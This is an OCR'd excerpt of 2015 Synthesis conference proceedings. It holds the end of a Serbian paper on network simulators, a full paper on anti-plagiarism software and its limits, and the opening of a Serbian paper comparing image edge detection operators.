Teme Komunikacija i mrežne arhitekture su pokrivene u velikoj meri u gotovo svim simulatorima. Izuzetak su simulatori, kao što je Nessi, koji su razvijeni za specijalizovane potrebe. Dok se drugi simulatori fokusiraju na minimiziranje vremena simulacije, nessi pokušava da minimizuje vreme razvoja i teškoća u implementaciji novih simulacionih modela. Prednost Nessi-ja je ta što se simulacioni modeli mogu razviti za mnogo kraće vreme nego što je to potrebno sa drugim simulatorima. Nessi omogućava studentima da kreiraju ili modifikuju modele mrežnih protokola sa minimalnim opterećenjem i na taj način je savršeno pogodan za povezivanje mrežnih vežbi ili semestralnih projekata.

Teme iz oblasti *LAN i WAN* mreža su pokrivene kod gotovo svih simulatora.

Teme iz oblasti Komunikacije i mrežni protokoli su najbolje pokrivene simulatorima KivaNS, NetSim i WNetSim.

Uglavnom, KivaNS sa dosta detalja realizuje sledeće protokole: Ethernet za IP, PPP, IP i ARP. Takođe, sprovodi IP rutiranje i fragmentaciju. IP usmeravanje se može konfigurisati na sličan način kao u realnom OS. Osim toga, on takođe obrađuje Ethernet topologije, kao i *Spanning Tree* algoritma (pojednostavljeni 802.1d). Fizički mediji mogu simulirati greške u frejmovima, dok link i mrežni protokoli rade konsenkventno.

Teme iz oblast bezbednosti i integriteta podataka imaju veoma dobru pokrivenost sa cnet i NetSim simulatorima.

Cnet pruža mnoge od osnovnih mogućnosti za niže nivoe umrežavanja, kao što su prenos podataka i prijem, verovatnoća uvođenja grešaka, precizan tajming i statističke funkcije, raznovrsnost NIC tipova i programirajuću mobilnost čvora, ali sve te karakteristike ne omogućava u svojoj standardnoj distribuciji.

Teme u oblasti bežičnog i mobilnog računarstva i klijent-server računarstva su slabo podržane od strane gotovo svih simulatora. Izuzetak je GloMoSim simulator koji je razvijen za specijalizovane potrebe. Razlog za to je što se većina analiziranih simulatora uglavnom koncentriše na teme vezane za osnovne komponente računarskih mreža.

Postoje simulatori sa generalno nižom pokrivenosti tema, ali sa visokim nivoom pokrivenosti tema koje se tiču određenih, konkretnih jedinica, na primer Cnet i NetSim pokrivaju oblasti bezbednosti i integriteta podataka. Ova vrsta informacija je mnogo važnija od ukupne pokrivenosti ograničenih na određene nastavne jedinice.

Rezultat procene pokazuje da ne postoji jedinstven simulator koji pokriva sve teme. Rezultat je posledica činjenice da je oblast računarskih mreža raznovrsna i da uključuje veliki broj tema, pa bi razvoj simulatora koji pokriva sve teme kao rezultat dao sistem koji bi bio veoma glomazan i nepraktičan za korišćenje.

Najbolja ukupna pokrivenost tema se postiže sa simulatorima NetSim (72,14%). Većina simulatora postiže više od 50,00% pokrivenosti. Ostali simulatori postižu oko 30.00% pokrivenosti.

Na kraju vredi napomenuti da procenat pokrivenosti ne daje informacije o prednosti korišćenja pojedinih simulatora, već samo o broju obuhvaćenih tema, odnosno o temama iz oblasti računarskih mreža koje se lako mogu pokriti pomoću datog simulatora.

## LITERATURA


Bajaj, L., *et al.* (1999). *Glomosim: A scalable network simulation environment*. UCLA Computer Science Department Technical Report 990027 (1999): 213.

Candelas Herías, F. A., & Gil Vázquez, P. (2009). *Practical experiments with KivaNS: A virtual laboratory for simulating IP routing in computer networks subjects*. Research, Reflections and Innovations in Integrating ICT in Education. Available from: http://rua.ua.es/dspace/bitstream/10045/14051/1/mICTE_KIVANS1414-1418.pdf

CNET simulator: An introduction to the *cnet* network simulator. Available from: http://www.csse.uwa.edu.au/cnet/introduction.html

IEEE. (2004). Computer Engineering 2004 Curriculum Guidelines for Undergraduate Degree Programs in Computer Engineering. Available from: http://www.acm.org/education/curric_vols/

Jovanovic, N., Popovic, R., Markovic, S., & Jovanovic, Z. (2012). Web laboratory for computer network. *Computer Applications in Engineering Education*, 20(3), 493-502. DOI: 10.1002/cae.20417

Jovanovic, N., Popovic, R., & Jovanovic, Z. (2009). WNetSim: a web-based computer network simulator. *International Journal of Electrical Engineering Education*, 46(4), 383-396.

Riley, G. F. (2003). *The georgia tech network simulator*. Proceedings of the ACM SIGCOMM workshop on Models, methods and tools for reproducible network research. ACM, 2003.

Veith, T. L., Kobza, J. E., & Koelling, C. P. (1999). Netsim: Java™-based simulation for the World Wide Web. *Computers & operations research*, 26(6), 607-621. DOI:10.1016/S0305-0548(98)00039-2

Vernez, J., Jürgen, E., & Stephan, R. (2006). *Nessi: a python network simulator for fast protocol development*. Computer-Aided Modeling, Analysis and Design of Communication Links and Networks, 2006 11th International Workshop on. IEEE. DOI: 10.1109/CAMAD.2006.1649720




DOI: 10.15308/Synthesis-2015-116-118

Synthesis
International Scientific Conference of IT and Business-Related Research

# ANTI-PLAGIARISM SOFTWARE: USAGE, EFFECTIVENESS AND ISSUES

## SOFTVER ZA ANTIPLAGIJARIZAM: UPOTREBA, DELOTVORNOST I MOGUĆI PROBLEMI

Marina Marjanović, Violeta Tomašević, Dejan Živković
Singidunum University, Danijelova 32, Belgrade, Serbia

**Abstract:**
In today's digital age, with never ending advances of information technology, plagiarism of textual documents is becoming one of leading issues that causes wide concern in higher education and science. The ubiquity of Internet has created a plethora of possibilities for unacknowledged copying and paraphrasing of other people's work. This has grave legal and moral repercussions for the society and seriously undermines its system of values. This paper discusses different types of document plagiarism and examines methods for their detection. It also presents software solutions that implement particular plagiarism detection techniques. Following the overview in the first part, the paper focuses on the analysis of difficulties arising in the plagiarism detection process and points out to open questions that need to be solved. Moreover, it offers some principal suggestions for possible improvements.

**Key words:**
plagiarism, plagiarism types, plagiarism detection methods, plagiarism detection issues, plagiarism detection software.

**Apstrakt:**
U današnje digitalno doba, koje odlikuju konstantne inovacije u oblasti informacionih tehnologija, pitanje plagijarizma u tekstualnim dokumentima postaje jedno od glavnih problema u domenu nauke i visokog obrazovanja. Sveprisutnost Interneta pruža mnoštvo mogućnosti za nelegalno kopiranje i parafraziranje radova drugih autora. To sa sobom nosi ozbiljne zakonske i moralne posledice za celokupno društvo i ozbiljno podriva njegov sistem vrednosti. U radu se razmatraju različite vrste plagijarizama u tekstualnim dokumentima kao i metode za njihovo otkrivanje. Takođe, pominju se softverska rešenja koja implementiraju određene tehnike za otkrivanje plagijarizama. Nakon kratkog pregleda u prvom odeljku, rad stavlja naglasak na analizu poteškoća koje mogu nastati u procesu otkrivanja plagijarizma i ukazuje na pitanja kojima bi se trebalo pozabaviti. Štaviše, autori nude načelne predloge i sugestije u cilju unapređenja softvera za otkrivanje plagijarizma.

**Ključne reči:**
plagijarizam, tipovi plagijarizma, metode za otkrivanje plagijarizma, problemi vezani za otkrivanje plagijarizma, softver za otkrivanje plagijarizma.

**Acknowledgments:**
The second and the third author wish to express their sincere gratitude to the Serbian Ministry of Education, Science and Technological Development for its support to paper presentation (Research Project III44006).

## 1. INTRODUCTION

In very broad terms, plagiarism can be defined as the act of uncritical use of other people's work (writings, thoughts, ideas, inventions, *etc.*) without acknowledging the source. While plagiarism can be traced back to almost the beginning of human civilization, the Internet has opened up numerous new possibilities for plagiarism, thus making it a very tempting endeavor.

The growing trend of plagiarism has become a grave global issue that seriously undermines the society's value system. This is why numerous countries have intensified their efforts to cope with the rise of plagiarism based on the combination of plagiarism prevention and detection. Plagiarism prevention refers to raising the society's awareness about the plague of plagiarism to a higher level, along with the implementation of a range of measures that include media campaigns and development of deterring strategies, honesty policies and sanctions. Plagiarism detection implies identification of unacceptable similarity between documents, usually by means of some sort of software systems.

In the battle against plagiarism, experience has shown that prevention is more effective than detection in the long run. This is the case mainly due to the fact that only plagiarism prevention measures can fully or to a great extent eliminate plagiarism, albeit consistently applied within a long period of time. On the other hand, plagiarism detection methods can only decrease the amount of plagiarism, even though they may achieve such positive results in the short term.

Not considering moral and ethical issues, it seems that there are two main reasons why confronting plagiarism is so difficult. Firstly, plagiarism itself eludes a clear universal definition because the borderline between the plagiarized and authentic work can be surprisingly blurred. Namely, except for obvious cases of the cut-and-paste kind, one can use many plagiarism techniques to disguise genuine scholarly work. Secondly, all plagiarism detection methods usually rely on software tools, while plagiarism is practiced by humans. Assuming that the plagiarist's goal is to go undetected with the "intellectual theft", the plagiarism issue can be considered an artificial intelligence problem of how well the computer can simulate the human thinking process.

The remainder of this paper is organized as follows: Section 2 reviews the existing types of plagiarism, while Section 3 elaborates on the methods and software tools used for plagiarism detection. The main goal of the paper is to analyze plagiarism issues and reasons for their emergence, point out open questions, and suggest possible improvements, shall be further discussed in Section 4. The final section includes a short summary with conclusions.

E-mail: mmarjanovic@singidunum.ac.rs
DOI: 10.15308/Synthesis-2015-119-122

## 2. PLAGIARISM TYPES

Plagiarism can be divided into about 15 types (Park, 2003; Park, 2004; Hiremath & Otari, 2014; Kashkur *et al.*, 2010; Turnitin white paper). They are listed below based on their detection difficulty.

1. Clone plagiarism – Taking someone else's work entirely.
2. Copy-and-paste plagiarism – Copying large parts of someone else's work.
3. Re-tweet plagiarism – Contains correctly quoted text, but relies too much on someone else's work.
4. Recycle or auto plagiarism – Publishing the same work many times.
5. Find-replace or word-switch plagiarism – Using synonyms for words in someone else's work.
6. Hybrid plagiarism – Combining judiciously quoted and unquoted parts of someone else's text.
7. Mashup plagiarism – Copying material from different sources.
8. Error plagiarism – Using incorrect citation.
9. Aggregator plagiarism – No originality in the work, although it contains references to the original work.
10. Style plagiarism – Paraphrasing to the extent that the original text is unrecognizable, but the structure of both documents is similar (essential schemes, main arguments, or examples coincide).
11. Translation plagiarism – Translating someone else's work into another language.
12. Idea plagiarism – The main idea of the work is not original, but it is masked by the plagiarist's knowledge.
13. Graphics plagiarism – Using a figure or a picture without permission.
14. Source-code plagiarism – Taking the source code in computer programming.
15. Ghostwrite plagiarism – Contracting another person or website to produce the work for someone.

## 3. PLAGIARISM DETECTION

The extraordinary popularity of the Internet has enabled easy access to useful and credible information for use by everyone. At the same time, the Internet has taken the plagiarism issue to a higher level by making it extremely easy for uncritical use of other people's work and even for finding numerous services on the Web that will do scholarly work for someone else. Thus, the continued growth of plagiarism cases has drawn the increased attention to the anti-plagiarism tools.

In today's digital marketplace, one can find many software products that offer defensive solutions against plagiarism based on various techniques. The following list summarizes the most commonly used methods for detecting different types of plagiarism (Hiremath & Otari, 2014).

***Text-based plagiarism detection methods.*** Kashkur *et al.* (2010), provide a classification of techniques for plagiarism detection of textual documents. Furthermore, Meyer and Stein (2006) described a heuristic method for style plagiarism detection. The method is based on finding stylistic inconsistencies in the document being checked for plagiarism. However, this approach can give false positive results in case the document represents a joint work with multiple authors. Anzelmi *et al.*, elaborate on a detection algorithm that uses SCAM (Standard Copy Analysis Mechanism) formula for the so-called bag of words analysis (Anzelmi *et al.*, 2011). Moreover, Hoad and Zobel (2013) suggested that one can use the fingerprinting method to estimate the likelihood of similarity when two or more documents are compared.

**Citation-based plagiarism detection methods.** Hiremath and Otari (2014) described the method that uses citations and references for plagiarism detection. The method is based on an estimate of the degree of similarity in citations and the order of the documents being compared. This method can give good results for detecting idea plagiarism, but not for the hybrid and error types of plagiarism.

**Shape-based plagiarism detection methods.** Meyer and Stein (2006) derived a formula for detection of improper use of a figure without permission. The method is based on figure shape recognition, but it is very sensitive to even small changes in figure shape.

**Source-code plagiarism detection methods.** Kashkur *et al.*(2010), present many algorithms for the source-code plagiarism detection based on Kolmogorov complexity and fingerprinting method. Lukashenko *et al.* (2007), described various methods based on finding patterns of the same variable names in programs and identifying similarities in the syntax complexity of programs.

**Translation plagiarism detection methods.** Gipp describes a method for detection of the translation plagiarism based on the citation pattern analysis (Gipp, 2014).

Moreover, Urbina *et al.* (2010), provide an extensive list of commonly used software tools to detect plagiarism. Here, we shall reproduce the list by dividing it into two tables as given below: the first one is free software, while the other one is commercial plagiarism detection software. For each software tool in both tables, the second column specifies whether the tool is Web-based or a desktop application (web, desktop). The third column represents the corpus of documents that is searched over when plagiarism detection is performed (the Internet, database, files). The fourth column gives the acceptable file format of the document submitted for check (txt, pdf, img, ppt, and html). Finally, the fifth column shows the form of the report obtained as a result of plagiarism detection. The results can be sent as a percentage probability that the submitted document is plagiarized (%), as a website link to the report (link), or as a list of suspicious documents similar to the submitted document (list).

| Software | App | Corpus | File format | Report |
|---|---|---|---|---|
| Approbo | web | internet | txt, pdf, doc | %, link, list |
| Image Stamper | web | internet | img | link |
| DocCop | web | internet, files | txt, pdf, doc | %, link, list |
| Plagiarism Checker | web | internet | txt | link |
| WCopyfind | desktop | files | txt, doc, html | %, link |
| Jplag | desktop | files | txt | %, list |

Table 1. Free plagiarism detection software



DOI: 10.15308/Synthesis-2015-119-122

| Software | App | Corpus | File format | Report |
|---|---|---|---|---|
| iThenticate | web | internet, database | txt, pdf, doc, html | %, link |
| Turnitin | web | internet, database | txt, pdf, doc, html | %, link |
| Plagiarism Detect | web, desktop | internet | txt, pdf, doc, html | link |
| Docoloc | web | internet | txt, pdf, doc, html | %, link, list |
| EVE2 | desktop | internet, database | txt, doc | %, link |
| Scriptum | web | internet, database | txt, doc | %, link |

Table 2. Commercial plagiarism detection software

## 4. PLAGIARISM ISSUES

The issue of plagiarism is inherently associated with the manner in which creative work is produced. There are dishonest authors who intentionally try to steal other persons' work. This, of course, represents a blatant case of plagiarism. However, the authors frequently create their own work by following and imitating others. There is a great risk that the work created may turn into a non-authentic piece, which is why the authors must be aware of the fact that good intentions are not an excuse. The only way the authors can be sure that their work is authentic is by doing it entirely on their own and by giving proper credit to other people's ideas.

The use of software systems for plagiarism detection has both positive and negative aspects. The advantages of software plagiarism detection come from the mere assets of the technology itself such as speed, reliability, easy reporting, *etc.* Negative effects result from misunderstanding of the role of software in plagiarism detection process. This can be manifested in the following ways:

- Software is accepted to definitely decide on whether some work is plagiarism or not, but it only serves the purpose to detect similarity of the document contents. This is exacerbated by the fact that software plagiarism detection tools often use catchy names to associate their purpose to something which is a way out of their league;
- Consequently, the authors often check their work for plagiarism and after obtaining a negative result, they deny that their work is plagiarism. This argument may not be in agreement with other people's judgment on (non-) authenticity of the work. The possible solution for such conflicting situations is to inform the authors in advance about the proper role of the software.

Software tools determine similarity of the document contents by using different methods and produce appropriate reports. The results of these reports need to be taken with great care and human judgment is necessary to decide whether something is plagiarism or not. However, in doing so, the question of the correctness of the obtained results must be clarified. Firstly, different software can give diverse results for the same type of document plagiarism, and thus, it is not clear how to interpret the results. Secondly, different software can analyze a document for different types of plagiarism, which raises the question of what is more relevant and how to reach a final decision.

Some authors have exploited the wide availability of cheap, even free, software tools for plagiarism detection by checking their work against plagiarism prior to making it public. Such bad practice can lead to an absurd situation in which the authors desperately try to revise a non-authentic work until it passes the plagiarism check, not paying much attention to the quality that usually deteriorates. Furthermore, for those who know how particular software works and which methods to implement, it is tempting to adapt their work by trying to circumvent software methods and pass the plagiarism check. These problems stem from the easy availability of software plagiarism detection tools to both authors and referees. If the plagiarism check was only in the hand of referees, the authors would be paying much more attention to their creative process and the quality of their work. The very idea of using software to check one's own work arouses suspicion that the work is not authentic and that it is nothing more than a lame attempt to soothe one's conscience. There is no need at all to use software to self-check an independent work for plagiarism, even though it is possible for software plagiarism detection tools to show similarities with other works.

Given the fact that human brain is much more complex than the computer, the role of human judgment in the process of plagiarism detection is indispensable. Namely, when detecting plagiarism, humans use semantic and statistical methods to apply them to all kinds of information. Human intuition, hunch and experience are also very important. Unfortunately, transferring these main features of human intelligence into software is far from possible today, and it may never be. On the other hand, the main advantage of computers is reflected in the computers' ability to access and process a huge amount of data with astonishing speed (in the plagiarism detection case, the data is a corpus of documents for comparison). This intrinsic characteristic of computers should certainly be of great assistance to humans in detecting whether something is plagiarism or not.

The complex questions regarding the plagiarism issue might be better answered by introducing more order in the process of plagiarism detection. One possibility may be the establishment of certified organizations with exclusive authority to check for plagiarism. The organizations would obtain certificates based on their activity, which would entail a certain level of responsibility. The certified entities could include publishing houses, universities, schools, and agencies providing plagiarism detection services. In the process of plagiarism detection, certified organizations should use software tools that are not freely available. The results of preliminary plagiarism detection process would be then made available to a committee which would be responsible for making the final decision on whether something is plagiarism or not. This would be an effective plagiarism deterrent and would boost the authors' morale and their self-confidence, while reducing the damage caused by plagiarism.

## 5. SUMMARY

Even though the incidents of plagiarism can be found since ancient times, plagiarism has never been as widespread as today. The rapid development of the Internet has significantly contributed to the proliferation of plagiarism cases. In fact, new digital technologies have triggered more opportunities for uncritical use of other people's work, thus making such new forms of plagiarism harder to detect and control. This unethical practice has become so serious that its erosive and corruptive effects are felt in all spheres of society. That is why the efforts against plagiarism have been intensified through implementation of a range of measures that usually involve software systems. Thus, one can ironically note that the information technology represents both the cause and the solution to the plagiarism problem.



DOI: 10.15308/Synthesis-2015-119-122

The lack of a clear and universal definition of the concept of plagiarism makes it more difficult to effectively prevent the old problem. As described in Section 2, it is possible to list 15 types of plagiarism, but this number is constantly increasing with the advent of new technologies. In order to detect new types of plagiarism, methods for determining the similarity of the document contents are also adapted (Section 3). A growing number of anti-plagiarism software tools are also available today, and some of the most popular ones are compared in Section 3. However, it appears that the anti-plagiarism software per se cannot solve the plagiarism problem. Moreover, the software tools are often misused and their results are misinterpreted, and thus, new problems emerge as a result of uncontrolled and incorrect use of the software. Some of these issues shall be discussed in Section 4.

In this paper, we have argued that the existing practice aimed to cure the plagiarism problem relying mostly on software tools is questionable. It should be thus revised by keeping its positive elements (for example, that humans make a final decision on plagiarism or that emphasis is placed on preventive measures to raise social awareness), as well as by getting rid of those elements that may cause new problems (for example, that anyone can verify the document contents). Greater level of discipline, stricter deterrent rules and more responsibility in the process of solving the plagiarism issue would probably give better results in the future.

## REFERENCES


Anzelmi, D., Carlone, D., Fabio, R., Thomsen, R., & Hussain, D.M.A. (2011). Plagiarism Detection Based on SCAM Algorithm. Proceedings of the International MultiConference on Engineers and Computer Scientists, pp. 272-277.

Asim, M., El Tahir, A., Hussam, M.D.A., & Snasel, V. (2015). Overview and Comparison of Plagiarism Detection Tools. Department of Computer Science, VSB-Technical University of Ostrava, 17., Ostrava - Poruba, Czech Republic.

Gipp, B. (2014). Citation-based Plagiarism Detection – Detecting Disguised and Cross-language Plagiarism using Citation Pattern Analysis. Berlin: Springer Vieweg Research.

Hoad, T., Zobel, J. (2003). Methods for Identifying Versioned and Plagiarised Documents. *Journal of the American Society for Information Science and Technology*, 54(3), 203–215.

Kashkur, M., Parshutin, S., Borisov, A. (2010). Research into Plagiarism Cases and Plagiarism Detection Methods. *Scientific Journal of Riga Technical University Computer Science, Information T and Management Science*. 44, 139-143.

Lukashenko, R., Graudina, V., & Grundspenkis, J. (2007). Computer-Based Plagiarism Detection Methods and Tools: An Overview. International Conference on Computer Systems and Technologies - CompSysTech'07.

Meyer, S., & Stein, B. (2006). Intrinsic Plagiarism Detection. 28th European Conference on IR Research, ECIR 2006 London, pp. 565-569, Springer.

Park, C. (2003). In other (people's) words: Plagiarism by university students – literature and lessons learned. Assessment & Evaluation in Higher Education, 28, 471-488.

Park, C. (2004). Rebels without a clause: Towards an institutional framework for dealing with plagiarism by students. *Journal of Further and Higher Education*, 28, 291-306.

Senosy, A., Fadhil, N., Maidorawa, A., & Salim, N. (2014). Shape-Based Plagiarism Detection for Flowchart Figures in Texts. *International Journal of Computer Science & Information Technology (IJCSIT)*. 6(1). DOI: 10.5121/ijcsit.2014.6108

Shiremath, S.A., & Otari, M.S. (2014). Plagiarism Detection-Different Methods and Their Analysis: Review. *International Journal of Innovative Research in Advanced Engineering (IJIRAE)*. 1(7), 41-47.

Si, H., Leong, V., & Rynson, W.H. (1997). CHECK: A Document Plagiarism Detection System. In ACM symposium on Applied computing SAC'97, pp. 70-77, DOI: 10.1145/331697.335176.

Urbina, S., Ozollo, R., Gallardo, J.M., & Aina, C.M. (2010). Analisis de Herramientas para la Deteccion de Ciberplagio. XIII International conference EDUTEC 2010.

The Plagiarism Spectrum: Instructor Insights into the 10 Types of Plagiarism. Retrieved 15.02.2015 from https://www2.nau.edu/d-elearn/support/tutorials/academicintegrity/pdf/Turnitin_WhitePaper_PlagiarismSpectrum.pdf




DOI: 10.15308/Synthesis-2015-119-122

Synthesis
International Scientific Conference of IT and Business-Related Research

# POREĐENJE PERFORMANSI RAZLIČITIH METODA DETEKCIJE IVICE U DIGITALNOJ SLICI

## PERFORMANCE EVALUATION OF DIFFERENT DIGITAL IMAGE EDGE DETECTION METHODS

Hana Stefanović[1], Svetlana Štrbac-Savić[1], Dejan Milić[2]
[1]Visoka škola elektrotehnike i računarstva strukovnih studija u Beogradu, Vojvode Stepe 283, Beograd, Srbija
[2]Elektronski fakultet Univerziteta u Nišu, Katedra za Telekomunikacije, Aleksandra Medvedeva 14, Niš, Srbija

**Apstrakt:**
U radu su obrađeni neki od standardno korišćenih algoritama za detekciju ivice u slici, što je jedan od najznačajnijih koraka u interpretaciji sadržaja digitalne slike. Analizirani su gradijentni operatori za izdvajanje ivice bazirani na digitalnim aproksimacijama prvog izvoda dvodimenzionalne funkcije gradijenta slike, a praktična implementacija urađena je u MATLAB programskom okruženju. Ilustrovana je primena Roberts-ovog, Prewitt-ovog, Sobel-ovog i Canny-jevog detektora, a nakon analize i poređenja dobijenih rezultata, predloženi su neki algoritmi povezivanja ivica u cilju formiranja neprekidnih granica regiona, uz upotrebu različitih metoda fitovanja krivih. Negativan uticaj šuma pri izdvajanju ivica delimično je eliminisan primenom prostornog usrednjavanja prilikom formiranja razlike osvetljenosti po određenoj koordinati, pri čemu se prostorno usrednjavanje vrši po ortogonalnoj koordinati. Uticaj parametra koji kontroliše proces usrednjavanja posebno je razmotren u slučaju Canny-jevog detektora. Konkretni primeri koji ilustruju upotrebu različitih vrsta detektora, uz poređenje sa originalnom slikom, rađeni su u MATLAB programskom okruženju, dok su, osim subjektivne vizuelne ocene kvaliteta, određeni i numerički pokazatelji kvaliteta kao što su srednja kvadratna greška (MSE – *Mean-Square Error*) i vršni odnos signal-šum (PSNR – *Peak Signal-to-Noise Ratio*).

**Key words:**
detekcija ivice, gradijentni operatori, segmentacija, aproksimacija krivih.

**Abstract:**
The paper analyses some of the standard edge detection algorithms, as one of the key steps towards interpreting digital image properties. We performed the analysis of edge detection gradient-based operators based on the digital approximations of the first derivative of the two-dimensional image gradient function, while practical implementation was done in MATLAB programming environment. The comparative analysis of different edge detection algorithms is presented, including Roberts, Prewitt, Sobel and Canny method. Upon the analysis and comparison of the results obtained, some edge detection algorithms were proposed in order to form sequential edge points, using different curve fitting methods. The negative impact of image noise, resulting in pixels that look very different from their neighbours, is reduced by averaging and smoothing image, in order to discount localized noise pixels. The impact of the parameter controlling the process of spatial averaging is particularly considered in the case of Canny edge detector. The concrete examples illustrate the use of various types of detectors, compared to the original image in MATLAB programming environment. Besides the subjective visual assessment of the quality, numerical quality indicators such as MSE – *Mean-Square Error,* and PSNR – *Peak Signal-to-Noise Ratio*) were identified.

**Ključne reči:**
edge detection, gradient-based operator, segmentation, curve fitting.

## 1. UVOD

Izdvajanje obeležja (*features*) iz slike, u cilju vršenja računarske interpretacije i dalje analize slike pomoću izdvojenih obeležja, ima značajnu primenu u različitim oblastima, kao što su analiza medicinskih snimaka, identifikacija u sistemima za razvrstavanje pošte, navođenje projektila u vojnim primenama, itd. (Popović, 2006).

Algoritmi za analizu slike su slični klasičnim algoritmima za prepoznavanje oblika, a izlaz ovakvog sistema nije slika, nego numerički ili simbolički opis njenog sadržaja (Trussel & Vrhel, 2008). Osim procesa izvdvajanja obeležja, u procesu analize slike važan je i postupak segmentacije, kao i opis i interpretacija same scene (Senthilkumaran & Rajesh, 2009). Uobičajeno je da se ulazna slika prvo obradi nekim od postupaka za popravku kvaliteta, odnosno postupcima restauracije, a da se nakon toga vrši izdvajanje karakterističnih obeležja. Nakon izdvajanja obeležja sledi proces razdvajanja regiona na sceni, odnosno segmentacija. U ovom radu je analizirana jedna od tipskih slika iz MATLAB programskog okruženja, koja predstavlja realnu scenu, a sprovedeni su različiti postupci izdvajanja obeležja, kao i postupak segmentacije.

Izdvajanje obeležja je izvršeno upotrebom različitih algoritama za detekciju ivice (*edge detection*), što je jedan od najvažnijih i najčešće korišćenih postupaka u analizi slike (Pratt, 2007). Ivica predstavlja lokalni diskontinuitet osvetljenosti na slici, dajući dobru indikaciju granica objekata na sceni, što se dalje može koristiti u postupku segmentacije, registracije i same identifikacije objekata na sceni (Russ, 2002).

U radu su korišćene neke od ugrađenih funkcija za izdvajanje ivica u MATLAB programskom okruženju (Gonzales *et al.*, 2009), a predložene su i neke modifikacije, dok je proces segmentacije ilustrovan na primeru iste slike čije su ivice izdvajane različitim detektorima.

Detekcija ivice u slici se najčešće vrši selektovanjem piksela u čijem susedstvu nastaje nagla promena nivoa sivog. Najjednostavnije metode koriste se u sličaju binarne slike, dok se u slučaju slike sa većim brojem nivoa sivog selekcija ivičnih piksela uglavnom vrši metodama diferencijalne detekcije ili poređenjem sa modelom ivice (Oskoei & Hu, 2010). U radu su analizirane diferencijalne metode detekcije, zasnovane na aproksimaciji prvog ili drugog izvoda slike (Pinho & Almeida, 1997). Izabrana je slika koja predstavlja realnu scenu (cameraman.tif) da bi se kvalitetnije uporedila efikasnost korišćenih

E-mail: stefanovic.hana@yahoo.com
DOI: 10.15308/Synthesis-2015-123-128

algoritama i u slučaju ivica slabijeg intenziteta, kao i u slučaju ivica manje strmine promene intenziteta, što je tipično za realne scene.

Korišćeni su gradijentni operatori zasnovani na digitalnim aproksimacijama prvog izvoda dvodimenzionalne funkcije – gradijenta, koji je predstavljen vektorom koji određuje intenzitet i smer maksimalne brzine promene funkcije.

## 2. DETEKTORI BAZIRANI NA GRADIJENTNIM OPERATORIMA

Gradijentni operatori za izdvajanje ivice bazirani su na digitalnim aproksimacijama prvog izvoda dvodimenzionalne funkcije gradijenta, koji pokazuje intenzitet i smer maksimalne brzine promene funkcije $f(x,y)$:

$$G\left[f(x,y)\right]=\nabla f(x,y)=\left[\frac{\partial f}{\partial x}\quad\frac{\partial f}{\partial y}\right]^{T} \tag{1}$$

U slučaju digitalne slike $f(m,n)$ parcijalni izvodi se aproksimiraju količinama konačnih priraštaja, odnosno konvolucijama određenim sa (Popovic, 2006):

$$G_x[m,n]=f(m,n)*h_x(m,n)=\sum_{k=-p}^{p}\sum_{l=-p}^{p}h_x(k,l)\,f(m-k,n-l) \tag{2}$$

$$G_y[m,n]=f(m,n)*h_y(m,n)=\sum_{k=-p}^{p}\sum_{l=-p}^{p}h_y(k,l)\,f(m-k,n-l) \tag{3}$$

pri čemu $\mathbf{H}_x$ i $\mathbf{H}_y$ predstavljaju odgovarajuće matrice ili maske dimenzija $(2p+1)*(2p+1)$, a $p$ predstavlja prirodan broj. Maske služe za aproksimaciju projekcija gradijenta slike na $x$ i $y$ osu. Amplituda gradijenta se određuje kao:

$$G[m,n]=\sqrt{G_x^2[m,n]+G_y^2[m,n]} \tag{4}$$

dok je argument gradijenta određen sa:


$$\theta_G[m,n]=\arctan\left(G_y[m,n]/G_x[m,n]\right) \tag{5}$$

Piksel na lokaciji $(m,n)$ se proglašava ivičnim, ako je amplituda gradijenta veća od nekog unapred definisanog praga $G_T$, dok se nakon definisanja i određivanja ivičnih piksela formira mapa ivica $E(m,n)$.


Najjednostavnija aproksimacija komponenata gradijenta dobija se formiranjem razlika osvetljenosti piksela duž vrsta i kolona slike, što daje dobre rezultate za slučaj strmih ivica, dok u slučaju ivica slabijeg intenziteta daje lošu lokalizaciju, odnosno loše određuje položaj ivice (Gonzalez & Woods, 2008). Na ovom principu zasnovan je Robertsov operator (Pratt, 2007), koji se koristi i za izoštravanje slike. Razlike osvetljenosti su formirane tako da se forsira dobro izdvajanje dijagonalnih ivica, a u skladu sa tim su definisane i odgovarajuće maske Robertsovog operatora (Popovic, 2006).

Ilustracija izdvajanja ivica slike cameraman.tif Robertsovim operatorom prikazana je na Slici 1.

Nedostatak Robertsovog algoritma je velika osetljivost na šum, odnosno na male fluktuacije osvetljenosti piksela slike,



Slika 1. Rezultat izdvajanja ivica Robertsovim detektorom



Slika 2. Rezultat izdvajanja ivica Previtovim detektorom



DOI: 10.15308/Synthesis-2015-123-128

usled čega se mogu pojaviti lažne ivice ili izolovane tačke. U cilju potiskivanja šuma pri formiranju mape ivica mogu se koristiti veće vrednosti praga $G_T$, ali uz rizik gubljenja pravih ivica manjeg intenziteta.

